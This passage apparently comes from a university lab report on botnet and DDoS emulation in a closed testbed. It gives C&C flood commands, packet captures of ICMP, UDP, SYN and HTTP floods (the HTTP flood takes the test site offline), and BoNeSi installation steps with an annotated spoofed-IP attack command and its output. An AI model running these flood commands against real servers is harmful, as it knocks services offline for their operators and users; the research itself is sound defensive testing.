
a) monitor session 1 source interface Gi0/7
b) monitor session 1 destination interface Gi0/6

Below some commands are given that can be used in the command field of C&C Server menu in order to activate bots and attack victim.duth.gr.

a) flood http://www.victim.duth.gr/cms/index.php
b) flood icmp victim.duth.gr:80
c) flood data http://www.victim.duth.gr:80
d) flood http://www.victim.duth.gr/cms/index.php
e) stop
f) wait

2.3.5.1 ICMP attack

From the command server an icmp attack was ordered to be performed while the botnet consisted of 15 bots with default parameters. In this case, the DoS attack was non-surprisingly unsuccessful; ICMP attacks strive to consume the available bandwidth on victim's side and with 1 gigabit interface such an attack was not effective.




```
        bot180.duth.gr > victim.duth.gr: ICMP echo request, id 15369, seq 15108, length 1480
        bot180.duth.gr > victim.duth.gr: icmp
victim.duth.gr >         bot180.duth.gr: ICMP echo reply, id 15369, seq 15108, length 1480
victim.duth.gr >         bot180.duth.gr: icmp
        bot180.duth.gr > victim.duth.gr: ICMP echo request, id 15369, seq 15364, length 1480
        bot180.duth.gr > victim.duth.gr: icmp
victim.duth.gr >         bot180.duth.gr: ICMP echo reply, id 15369, seq 15364, length 1480
victim.duth.gr >         bot180.duth.gr: icmp
        bot180.duth.gr > victim.duth.gr: ICMP echo request, id 15369, seq 15620, length 1480
        bot180.duth.gr > victim.duth.gr: icmp
victim.duth.gr >         bot180.duth.gr: ICMP echo reply, id 15369, seq 15620, length 1480
victim.duth.gr >         bot180.duth.gr: icmp
        bot180.duth.gr > victim.duth.gr: ICMP echo request, id 15369, seq 15876, length 1480
        bot180.duth.gr > victim.duth.gr: icmp
victim.duth.gr >         bot180.duth.gr: ICMP echo reply, id 15369, seq 15876, length 1480
victim.duth.gr >         bot180.duth.gr: icmp
        bot180.duth.gr > victim.duth.gr: ICMP echo request, id 15369, seq 16132, length 1480
        bot180.duth.gr > victim.duth.gr: icmp
victim.duth.gr >         bot180.duth.gr: ICMP echo reply, id 15369, seq 16132, length 1480
victim.duth.gr >         bot180.duth.gr: icmp
        bot180.duth.gr > victim.duth.gr: ICMP echo request, id 15369, seq 16388, length 1480
        bot180.duth.gr > victim.duth.gr: icmp
victim.duth.gr >         bot180.duth.gr: ICMP echo reply, id 15369, seq 16388, length 1480
victim.duth.gr >         bot180.duth.gr: icmp
        bot180.duth.gr > victim.duth.gr: ICMP echo request, id 15369, seq 16644, length 1480
```

Figure 2.22: ICMP attack

2.3.5.2 UDP flood attack

The second scenario involved a udp flood attack. Once more no availability issues occured with the victim server. It needed more bots in order to flood the server.




```
bot160.duth.gr.15452 > victim.duth.gr.www: [bad udp cksum 7fe6!] UDP, length 1064
bot180 .duth.gr.47816 > victim.duth.gr.www: [bad udp cksum 12c9!] UDP, length 1147
bot182.duth.gr.31748 > victim.duth.gr.www: [bad udp cksum 4703!] UDP, length 1048
bot161.duth.gr.19292 > victim.duth.gr.www: [bad udp cksum 5b95!] UDP, length 1211
bot160.duth.gr.26172 > victim.duth.gr.www: [bad udp cksum fe94!] UDP, length 1072
bot154.duth.gr.45616 > victim.duth.gr.www: [bad udp cksum 5d3f!] UDP, length 1042
bot183.duth.gr.25596 > victim.duth.gr.www: [bad udp cksum f3d8!] UDP, length 1098
bot161.duth.gr.34056 > victim.duth.gr.www: [bad udp cksum 5f55!] UDP, length 1039
bot160.duth.gr.51616 > victim.duth.gr.www: [bad udp cksum 4842!] UDP, length 1210
bot161.duth.gr.3292 > victim.duth.gr.www: [bad udp cksum a730!] UDP, length 1063
bot160.duth.gr.38924 > victim.duth.gr.www: [bad udp cksum 2afb!] UDP, length 1097
bot164.duth.gr.30192 > victim.duth.gr.www: [bad udp cksum ecc5!] UDP, length 1079
bot161.duth.gr.30984 > victim.duth.gr.www: [bad udp cksum c3bc!] UDP, length 1186
bot160.duth.gr.27684 > victim.duth.gr.www: [bad udp cksum 79d0!] UDP, length 1069
bot159.duth.gr.37736 > victim.duth.gr.www: [bad udp cksum efda!] UDP, length 1136
bot177.duth.gr.22376 > victim.duth.gr.www: [bad udp cksum 4b5c!] UDP, length 1134
bot161.duth.gr.19308 > victim.duth.gr.www: [bad udp cksum 3b5b!] UDP, length 1028
bot160.duth.gr.39228 > victim.duth.gr.www: [bad udp cksum 8c51!] UDP, length 1033
bot178.duth.gr.33772 > victim.duth.gr.www: [bad udp cksum d47e!] UDP, length 1148
bot140.duth.gr.6856 > victim.duth.gr.www: [bad udp cksum 8f53!] UDP, length 1188
bot185.duth.gr.27976 > victim.duth.gr.www: [bad udp cksum e3b!] UDP, length 1205
bot161.duth.gr.10752 > victim.duth.gr.www: [bad udp cksum f10a!] UDP, length 1063
bot160.duth.gr.26708 > victim.duth.gr.www: [bad udp cksum 3810!] UDP, length 1216
bot173.duth.gr.8668 > victim.duth.gr.www: [bad udp cksum 7a0b!] UDP, length 1091
bot141.duth.gr.11516 > victim.duth.gr.www: [bad udp cksum ddf8!] UDP, length 1180
```

Figure 2.23: UDP flood attack

2.3.5.3 SYN flood attack

During the SYN flooding attack the performance of the server remained within acceptable levels, since the amount of bots was small.




```
         bot180 .duth.gr.1461 >victim.duth.gr.www: Flags [F.], cksum 0x4433 (correct), seq 212, ack 1, win 65535, length 0
  victim.duth.gr.www >         bot180 .duth.gr.1461: Flags [.], cksum 0x2b14 (correct), seq 1, ack 212, win 6432, length 0
  victim.duth.gr.www >         bot180 .duth.gr.1461: Flags [P.], cksum 0x8dd8 (correct), seq 1:679, ack 213, win 6432, length 678
  victim.duth.gr.www >         bot180 .duth.gr.1461: Flags [F.], cksum 0x286c (correct), seq 679, ack 213, win 6432, length 0
         bot180 .duth.gr.1461 >victim.duth.gr.www: Flags [R.], cksum 0x4189 (correct), seq 213, ack 679, win 0, length 0
         bot180 .duth.gr.1464 >victim.duth.gr.www: Flags [S], cksum 0x43bf (correct), seq 575761383, win 65535, options [mss 1460,nop,nop,sackOK], length 0
  victim.duth.gr.www >         bot180 .duth.gr.1464: Flags [S.], cksum 0xee95 (correct), seq 1271001734, ack 575761384, win 5840, options [mss 1460,nop,nop,sackOK
, length 0
         bot180 .duth.gr.1464 >victim.duth.gr.www: Flags [.], cksum 0x322a (correct), seq 1, ack 1, win 65535, length 0
         bot180 .duth.gr.1464 >victim.duth.gr.www: Flags [P.], cksum 0xde73 (correct), seq 1:212, ack 1, win 65535, length 211
         bot180 .duth.gr.1464 >victim.duth.gr.www: Flags [F.], cksum 0x3156 (correct), seq 212, ack 1, win 65535, length 0
  victim.duth.gr.www >         bot180 .duth.gr.1464: Flags [.], cksum 0x1837 (correct), seq 1, ack 212, win 6432, length 0
  victim.duth.gr.www >         bot180 .duth.gr.1464: Flags [P.], cksum 0x7afa (correct), seq 1:679, ack 213, win 6432, length 678
  victim.duth.gr.www >         bot180 .duth.gr.1464: Flags [F.], cksum 0x158f (correct), seq 679, ack 213, win 6432, length 0
         bot180 .duth.gr.1464 >victim.duth.gr.www: Flags [R.], cksum 0x2eac (correct), seq 213, ack 679, win 0, length 0
         bot180 .duth.gr.1467 >victim.duth.gr.www: Flags [S], cksum 0x3050 (correct), seq 1831351420, win 65535, options [mss 1460,nop,nop,sackOK], length 0
  victim.duth.gr.www >         bot180 .duth.gr.1467: Flags [S.], cksum 0x7f95 (correct), seq 1297370245, ack 1831351421, win 5840, options [mss 1460,nop,nop,sackO
K], length 0
         bot180 .duth.gr.1467 >victim.duth.gr.www: Flags [.], cksum 0xc329 (correct), seq 1, ack 1, win 65535, length 0
         bot180 .duth.gr.1467 >victim.duth.gr.www: Flags [P.], cksum 0x6f73 (correct), seq 1:212, ack 1, win 65535, length 211
         bot180 .duth.gr.1467 >victim.duth.gr.www: Flags [F.], cksum 0xc255 (correct), seq 212, ack 1, win 65535, length 0
  victim.duth.gr.www >         bot180 .duth.gr.1467: Flags [.], cksum 0xa936 (correct), seq 1, ack 212, win 6432, length 0
  victim.duth.gr.www >         bot180 .duth.gr.1467: Flags [P.], cksum 0x0bf9 (correct), seq 1:679, ack 213, win 6432, length 678
  victim.duth.gr.www >         bot180 .duth.gr.1467: Flags [F.], cksum 0xa68e (correct), seq 679, ack 213, win 6432, length 0
         bot180 .duth.gr.1467 >victim.duth.gr.www: Flags [R.], cksum 0xbfab (correct), seq 213, ack 679, win 0, length 0
```

Figure 2.24: SYN flood attack

2.3.5.4 HTTP flood attack

The last, yet successful, attack was HTTP flooding against the server from only 15 bots, but from a high bandwidth network. The server went off-line since mysql reached the upper limit of concurrent open connections.



Site off-line

The site is currently not available due to technical problems. Please try again later. Thank you for your understanding.

If you are the maintainer of this site, please check your database settings in the settings.php file and ensure that your hosting provider's database server is running. For more help, see the handbook, or contact your hosting provider.

The *mysql* error was: *Too many connections*.

[redacted]

```
32, length 1460
  victim.duth.gr.www >          bot173.duth.gr.1185: Flags [.], cksum 0xf280 (correct), seq 1461:2921, ack 204, win
 6432, length 1460
             bot173.duth.gr.1185 >victim.duth.gr.www: Flags [R.], cksum 0x0918 (correct), seq 204, ack 1461, win 0,
length 0
             bot173.duth.gr.1199 >victim.duth.gr.www: Flags [S], cksum 0x6202 (correct), seq 584732203, win 65535, o
ptions [mss 1460,nop,nop,sackOK], length 0
  victim.duth.gr.www >          bot173.duth.gr.1188: Flags [.], cksum 0x9426 (correct), seq 1:1461, ack 204, win 64
32, length 1460
  victim.duth.gr.www >          bot173.duth.gr.1188: Flags [.], cksum 0x895c (correct), seq 1461:2921, ack 204, win
 6432, length 1460
             bot173.duth.gr.1188 >victim.duth.gr.www: Flags [R.], cksum 0x9ff3 (correct), seq 204, ack 1461, win 0,
length 0
  victim.duth.gr.www >         bot180 .duth.gr.1256: Flags [.], cksum 0xb947 (correct), seq 1:1461, ack 204, win 64
32, length 1460
  victim.duth.gr.www >         bot180 .duth.gr.1256: Flags [.], cksum 0x9e1c (correct), seq 1461:2921, ack 204, win
 6432, length 1460
            bot180 .duth.gr.1256 >victim.duth.gr.www: Flags [R.], cksum 0xb4b3 (correct), seq 204, ack 1461, win 0,
length 0
  victim.duth.gr.www >          bot173.duth.gr.1192: Flags [.], cksum 0x5831 (correct), seq 1:1461, ack 204, win 64
32, length 1460
  victim.duth.gr.www >          bot173.duth.gr.1192: Flags [.], cksum 0x77a5 (correct), seq 1461:2921, ack 204, win
 6432, length 1460
             bot173.duth.gr.1192 >victim.duth.gr.www: Flags [R.], cksum 0x8e3c (correct), seq 204, ack 1461, win 0,
length 0
```

Figure 2.25: Website Offline after botnet http attack

2.4 BoNeSi DDoS emulator

2.4.1 Introduction

BoNeSi is a Tool to simulate Botnet Traffic in a testbed environment on the wire. It generates ICMP, UDP and TCP (HTTP) flooding attacks from a defined botnet size (different IP addresses). It is also highly configurable with rates, data volume, source IP addresses, URLs and other parameters. What makes it different from other tools, is that is the first tool to simulate HTTP-GET floods from large-scale bot networks and also tries to avoid generating packets with easy identifiable patterns (which can be filtered out easily).

2.4.2 Installation

For the installation procedure a Linux Ubuntu 12.04 system is used. First the source code is downloaded from the creator website using the command in shell provided below

# wget https://code.google.com/p/bonesi/downloads/detail?name=bonesi-0.2.0.tar.gz&can=2&q=

Then we untar the archive

```
#tar –zxvf  bonesi-0.2.0.tar.gz
```

And then we cd to the folder and build the source following the commands below.

```
# cd bonesi-0.2.0.tar.gz

#./configure

#make && make install
```

After the compilation finishes the BoNeSi binary is installed in the bin of our system and it can be used by typing bonesi at the console.

2.4.3 Attacking

Since non spoofed IP connections require correct routing setup, this tool can only be used in closed testbed setups. It can establish several thousands of HTTP connections from different IP addresses defined at iplist.txt making this the appropriate tool to simulate advanced bot networks.

How does TCP Spoofing work?

BoNeSi sniffs for TCP packets on the network interface and responds to all packets in order to establish TCP connections. For this feature, it is necessary that all traffic from the target webserver is routed back to the host running BoNeSi.

HTTP-Flooding attacks cannot be simulated in the internet, because answers from the webserver must be routed back to the host running BoNeSi.

It can be used to test firewall systems, routing hardware, DDoS Mitigation Systems or webservers directly.

According to the authors manual BoNeSi has the following options:

Usage: bonesi [OPTION...] <dst_ip:port>

Options:

-i, --ips=FILENAME	filename with ip list
-p, --protocol=PROTO	udp (default), icmp or tcp
-r, --send_rate=NUM	packets per second, 0 = infinite (default)
-s, --payload_size=SIZE	size of the paylod, (default: 32)
-o, --stats_file=FILENAME	filename for the statistics, (default: 'stats')
-c, --max_packets=NUM	maximum number of packets (requests at tcp/http), 0 = infinite (default)
--integer	IPs are integers in host byte order instead of in dotted notation
-t, --max_bots=NUM	determine max_bots in the 24bit prefix randomly (1-256)
-u, --url=URL	the url (default: '/') (only for tcp/http)
-l, --url_list=FILENAME	filename with url list (only for tcp/http)
-b, --useragent_list=FILENAME	filename with useragent list (only for tcp/http)
-d, --device=DEVICE	network listening device (only for tcp/http)
-m, --mtu=NUM	set MTU, (default 1500)
-f, --frag=NUM	set fragmentation mode (0=IP, 1=TCP, default: 0)
-v, --verbose	print additional debug messages
-h, --help	print this message and exit

In the current attack scenario (figure 2.27) the command given below will be used:


#bonesi –i /home/stavros/bonesi/50k-bot –p tcp –u / -d eth2 –b /home/stavros/bonesi/browserlist.txt –ttl 64-v 192.168.10.106:80

The above command is divided and explained in parts below in order to be better understood:

- **-I /home/stavros/bonesi/50k-bot:** Bonesi will use /home/stavros/bonesi/50k-bot file that contains 50000 different IPs for the attack
- **–p tcp :** tcp protocol will be used for the attack
- **–u / :** the mount point of the victim server is /. This can be modified according to the victim's server. Most of them are /

- **-d eth2 :** the local interface to send the packets to the victim is eth2. Most Linux default interface is eth0. In our system many interfaces for tests were available so eth2 was used for this attack.
- **–b /home/stavros/bonesi/browserlist.txt:** Bonesi will use /home/stavros/bonesi/browselist.txt for useragents string in order to appear as a normal client to the webserver
- **–ttl 64 :** the initial ttl value is set for the packet to 64, which is the default for linux
- **-v 192.168.10.106:80 :** the victim ip address and port


Figure 2.26 represents the CPU and Memory of the victim before the launch of the attack.



```
  1  [                                                  0.0%]   Tasks: 36, 206 thr; 2 running
  2  [||                                                2.0%]   Load average: 0.22 0.10 0.07
  Mem[||||||||||||||||||||||||||||               156/1996MB]   Uptime: 2 days, 02:55:16
  Swp[                                             0/1021MB]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 4623 root       20   0 26168  2480  1400 R  1.0  0.1  0:00.49 htop
```


Figure 2.26: Victim CPU and Memory before attack

As the attack is launched, the syslog (Figure 2.28) file of the connection and the apache log are flooding with connections and the CPU is hitting 100% in a Dual Core system in 2 seconds time (Figure 2.29).




```
root@ubuntu-server:~/Downloads/bonesi-0.2.0# bonesi -i 50k-bots -p tcp -u / -d eth2 -b browserlist.txt -ttl 64 -v 192.168.10.106:80
dstIp:          192.168.10.106
dstPort:        80
protocol:       6
payloadSize:    32
MTU:            1500
fragment mode:  IP
rate:           infinite
ips:            50k-bots
urls:           (null)
useragents::    browserlist.txt
stats file:     stats
maxPackets:     infinite
format:         dotted
toggle:         no
reading file...done
Size of url array: 1
/
reading user agents file...done
Number of Useragents: 17
Useragent[0]: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.8) Gecko/20071004 Iceweasel/2.0.0.8 (Debian-2.0.0.6+2.0.0.8-0etch1)
Useragent[1]: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.0.1) Gecko/20060111 Firefox/1.5.0.1
Useragent[2]: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Useragent[3]: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Useragent[4]: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; {1C69E7AA-C14E-200E-5A77-8EAB2D667A07})
Useragent[5]: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; acc=baadshah; acc=none; freenet DSL 1.1; (none))
Useragent[6]: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)
Useragent[7]: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; en) Opera 8.51
Useragent[8]: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.1) Gecko/20060111 Firefox/1.5.0.1
Useragent[9]: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; snprtz|S26320700000083|2600#Service Pack 1#2#5#154321|isdn)
Useragent[10]: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Alexa Toolbar; mxie; .NET CLR 1.1.4322)
Useragent[11]: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; fr-FR; rv:1.7.8) Gecko/20050511 Firefox/1.0.4
Useragent[12]: Mozilla/5.0 (Macintosh; U; PPC Mac OS X; ja-jp) AppleWebKit/417.9 (KHTML, like Gecko) Safari/417.8
Useragent[13]: Opera/9.00 (Windows NT 5.1; U; en)
Useragent[14]: Mozilla/3.01 (compatible;)
Useragent[15]: Mozilla/5.0 (Windows; U; Windows NT 5.0; ja-JP; rv:1.7.12) Gecko/20050919 Firefox/1.0.7
Useragent[16]: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.12) Gecko/20051010 Firefox/1.0.7 (Ubuntu package 1.0.7)
535 requests in 1.000784 seconds
        0 finished correctly
        0 resets received
429 requests in 1.010317 seconds
        0 finished correctly
        0 resets received
390 requests in 1.002021 seconds
        0 finished correctly
        0 resets received
950 requests in 1.000063 seconds
        0 finished correctly
        0 resets received
```

Figure 2.27: BoNeSi attacking a website with 50000 different IPs and Browsers



```
Oct 10 11:14:56 ubuntu kernel: [200542.850130] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=82.230.84.136 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=99 ID=20176 PROTO=TCP SPT=35275 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850141] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=115.109.71.53 DST=192.168.10.106 LEN=64 TOS=0x00 PREC=0x00 TTL=11 ID=20177 PROTO=TCP SPT=32049 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850292] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=182.76.104.110 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=117 ID=20178 PROTO=TCP SPT=13556 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
Oct 10 11:14:56 ubuntu kernel: [200542.850304] IN=eth0 OUT= MAC=00:0c:29:a9:96:0f:00:0c:29:6d:e0:b5:08:00 SRC=173.140.37.62 DST=192.168.10.106 LEN=48 TOS=0x00 PREC=0x00 TTL=113 ID=20179 PROTO=TCP SPT=19213 DPT=80 WINDOW=4096 RES=0x00 SYN URGP=0
